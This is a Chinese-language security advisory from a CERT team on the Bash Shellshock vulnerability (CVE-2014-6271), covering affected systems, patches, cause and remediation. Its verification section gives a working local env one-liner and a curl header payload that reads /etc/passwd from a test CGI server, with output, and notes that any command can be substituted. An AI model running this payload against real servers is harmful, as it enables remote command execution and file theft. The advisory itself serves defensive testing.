Bash 远程代码执行漏洞（CVE-2014-6271）分析

---- 安天实验室 CERT 部门

一、 概述

2014 年 9 月 24 日 bash 被公布存在远程代码执行漏洞，漏洞会影响目前主流的操作系统平台，包括但不限于 Redhat、CentOS、Ubuntu、Debian、Fedora 、Amazon Linux 、OS X 10.10 等平台，此漏洞目前虽然有部分系统给出了补丁，但因为漏洞修补的时效性，及漏洞的范围太大，所以仍被定义为高危漏洞。

bash 引自维基百科的描述为：" bash，Unix shell 的一种。1989 年发布第一个正式版本，原先是计划用在 GNU 操作系统上，但能运行于大多数类 Unix 系统的操作系统之上，包括 Linux 与 Mac OS X v10.4 都将它作为默认 shell。它也被移植到 Microsoft Windows 上的 Cygwin 与 MinGW,或是可以在 MS-DOS 上使用的 DJGPP 项目。在 Novell NetWare 与 Andriod 在上也有移植。 "

二、 漏洞编号

CVE 漏洞名称：CVE-2014-6271

中文漏洞名称：破壳

三、 发布时间

发布厂商	时间	链接
NVD	2014-09-24 2:48:04 PM	http://web.nvd.nist.gov/view/vuln/search-results?query=CVE-2014-6271&search_type=all&cves=on
Securityfocus	2014-09-24 12:00AM	http://www.securityfocus.com/bid/70103
exploit-db	2014-09-25	http://www.exploit-db.com/exploits/34765/

四、 部分主要漏洞影响平台及版本

操作系统	版本	解决方案
Red Hat Enterprise Linux	4 (ELS)	Red Hat Enterprise Linux 4 Extended Lifecycle Support - bash-3.0-27.el4.2
	5	Red Hat Enterprise Linux 5 - bash-3.2-33.el5.1 Red Hat Enterprise Linux 5.6 Long Life - bash-3.2-24.el5_6.1 Red Hat Enterprise Linux 5.9 Extended Update Support - bash-3.2-32.el5_9.2
	6	Red Hat Enterprise Linux 6 - bash-4.1.2-15.el6_5.1 Red Hat Enterprise Linux 6.2 Advanced Update Support - bash-4.1.2-9.el6_2.1 Red Hat Enterprise Linux 6.4 Extended Update Support - bash-4.1.2-15.el6_4.1
	7	Red Hat Enterprise Linux 7 - bash-4.2.45-5.el7_0.2
CentOS	5	bash-3.2-33.el5.1

	6	bash-4.1.2-15.el6_5.1
	7	bash-4.2.45-5.el7_0.2
Ubuntu	10.04	bash 4.1-2ubuntu3.1
	12.04	bash 4.2-2ubuntu2.2
	14.04	bash 4.3-7ubuntu1.1
Fedora	19	bash-4.2.47-2.fc19
	20	bash-4.2.47-4.fc20
	21	bash-4.3.22-3.fc21
Debian	4.1-3	4.1-3+deb6u1
	4.2+dfsg-0.1	4.2+dfsg-0.1+deb7u1
	4.3-9	4.3-9.1
Amazon Linux AMI		bash-4.1.2-15.19
Mac OS X	10.10	

五、 漏洞的影响范围


目前已验证 Red Hat、 CentOS 、Ubuntu 、Fedora 、Amazon Linux 、OS X 10.10 均拥有存在 CVE-2014-6271 漏洞的 bash 版本，以 bash 在各主流操作系统的广泛应用，此漏洞的影响范围包括大多数应用了 bash 的 Unix、Linux、Mac OS X，针对这些操作系统管理下的数据存在高危威胁。

目前抽样验证当前出厂预装的 Andriod 操作系统暂不支持 ENV 命令，可推测针对 Andriod 操作系统受到此漏洞影响的可能性较小。

六、 漏洞原理

目前的 bash 使用的环境变量是通过函数名称来调用的，导致漏洞出问题的命令是 ENV，以“(){”开头通过环境变量来定义的。漏洞的出现是因为 Bash 在执行完成函数定义之后并未退出，而是继续解析并执行 shell 命令。

从阐述的漏洞原理可知，漏洞的根本原因存在于 bash 的 ENV 命令实现上，因此漏洞本身是不能够直接导致远程代码执行的。如果达到远程代码执行的目的，必须要借助第三方服务程序作为媒介才能够实现，第三方服务程序也必须要满足众多条件才可以充当此媒介的角色。例如，第三方服务程序 apache2 便可充当此媒介，其 CGI 组件满足远程访问并调用 bash 的 ENV 命令进行访问数据解析功能。具体如何实现，见下面的 CVE-2014-6271 远程代码执行漏洞实现原理图。



CVE-2014-6271漏洞实现远程代码执行原理图

七、 漏洞验证方法

目前的 bash 脚本是以通过导出环境变量的方式支持自定义函数，也可将自定义的 bash 函数传递给相关子进程。一般函数体内的代码是不会被执行，但此漏洞会错误的将“{}”花括号外的命令进行执行。

1. 本地验证方法：

在 shell 中执行下面命令：

```
env x='() { :;}; echo Vulnerable CVE-2014-6271 ' bash -c "echo test"
```


执行命令后，如果显示 Vulnerable CVE-2014-6271，证系统存在漏洞，可改变 echo Vulnerable CVE-2014-6271 为任意命令进行执行。

1） Linux Debian 操作系统漏洞验证如下：

```
root@cert:~# env x='() { :;}; echo Vulnerable CVE-2014-6271 ' bash -c "echo test"
Vulnerable CVE-2014-6271
test
root@cert:~# cat /etc/issue
Debian GNU/Linux 6.0 \n \l

root@cert:~# /bin/bash --version
GNU bash, version 4.1.5(1)-release (x86_64-pc-linux-gnu)
```

2） 苹果操作系统（OS X 10.10）漏洞验证如下：



2. 远程验证方法

1) Ubuntu 下安装及配置 apache 服务器

- 安装 apache2 服务器

  #sudo apt-get install apache2

- 配置 apache2 服务器

  配置文件位于 /etc/apache2/sites-enabled/000-default

- 用 vi 打开配置文件：

  #sudo vi /etc/apache2/sites-enabled/000-default

- 修改其中两句为：

  DocumentRoot /var/www/html

  ScriptAlias /cgi-bin/ /var/www/html/cgi-bin/

2) 编写 WEB 服务端测试文件

- 编辑服务端测试文件

  #sudo vi /var/www/html/cgi-bin/test.sh

```
#!/bin/bash
echo "Content-type: text/html"
echo ""
```

- 然后重启服务

#sudo /etc/init.d/apache2 restart

3) 远程测试

- 测试命令如下：

```
curl -H 'x: () { :;};a=`/bin/cat /etc/passwd`;echo $a' 'http://IP 地址/cgi-bin/test.sh' -I
```

  命令中可改变 a=`/bin/cat /etc/passwd`;echo $a 为任意命令进行执行。

```
root@cert:~# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:68:29:02
          inet addr:10.255.16.64  Bcast:10.255.255.255  Mask:255.0.0.0
          inet6 addr: fe80::20c:29ff:fe68:2902/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4556817459 errors:0 dropped:1146056 overruns:0 frame:0
          TX packets:6775589552 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4830430674989 (4.3 TiB)  TX bytes:7912632226580 (7.1 TiB)

root@cert:~# curl -H 'x: () { :;};a=`/bin/cat /etc/passwd`;echo $a' 'http://10.255.16.65/cgi-bin/test.sh' -I
HTTP/1.1 200 OK
Date: Thu, 25 Sep 2014 14:26:50 GMT
Server: Apache/2.2.14 (Ubuntu)
root: x:0:0:root:/root:/bin/bash
daemon: x:1:1:daemon:/usr/sbin:/bin/sh
bin: x:2:2:bin:/bin:/bin/sh
sys: x:3:3:sys:/dev:/bin/sh
sync: x:4:65534:sync:/bin:/bin/sync
games: x:5:60:games:/usr/games:/bin/sh
man: x:6:12:man:/var/cache/man:/bin/sh
lp: x:7:7:lp:/var/spool/lpd:/bin/sh
mail: x:8:8:mail:/var/mail:/bin/sh
news: x:9:9:news:/var/spool/news:/bin/sh
uucp: x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy: x:13:13:proxy:/bin:/bin/sh
www-data: x:33:33:www-data:/var/www:/bin/sh
```

八、 漏洞检测方法

可以应用本地与远程的漏洞验证方法，进行脚本、程序或 snot 规则等的编写与配置，进而进行批量的操作系统平台的检测。

九、 漏洞可能会带来的影响

1. 此漏洞可以绕过 ForceCommand 在 sshd 中的配置，从而执行任意命令。
2. 如果 CGI 脚本用 bash 编写,则使用 mod_cgi 或 mod_cgid 的 Apache 服务器会受到影响。
3. DHCP 客户端调用 shell 脚本来配置系统，可能存在允许任意命令执行。
4. 各种 daemon 和 SUID/privileged 的程序都可能执行 shell 脚本，通过用户设置或影响环境变量值，允许任意命令运行。

十、 针对此漏洞的建议

1. 按第七节中的漏洞验证方法进行验证判定，如确定存在漏洞，则针对第四部分给出的解决方案进行版本更新。
2. 更新 bash 源码，针对 ENV 命令实现部分，进行边界检查与参数过滤。严格界定函数定义范围，并做合法化的参数的判断。

十一、 参考链接：

1. http://zh.wikipedia.org/wiki/Bash
2. https://access.redhat.com/solutions/1207723
3. http://lists.centos.org/pipermail/centos/2014-September/146099.html
4. http://people.canonical.com/~ubuntu-security/cve/2014/CVE-2014-6271.html
5. http://seclists.org/oss-sec/2014/q3/650
6. https://securityblog.redhat.com/2014/09/24/bash-specially-crafted-environment-variables-code-injection-attack/

7. http://blog.erratasec.com/2014/09/bash-bug-as-big-as-heartbleed.html#.VCNYnF7WgVl
8. https://security-tracker.debian.org/tracker/CVE-2014-6271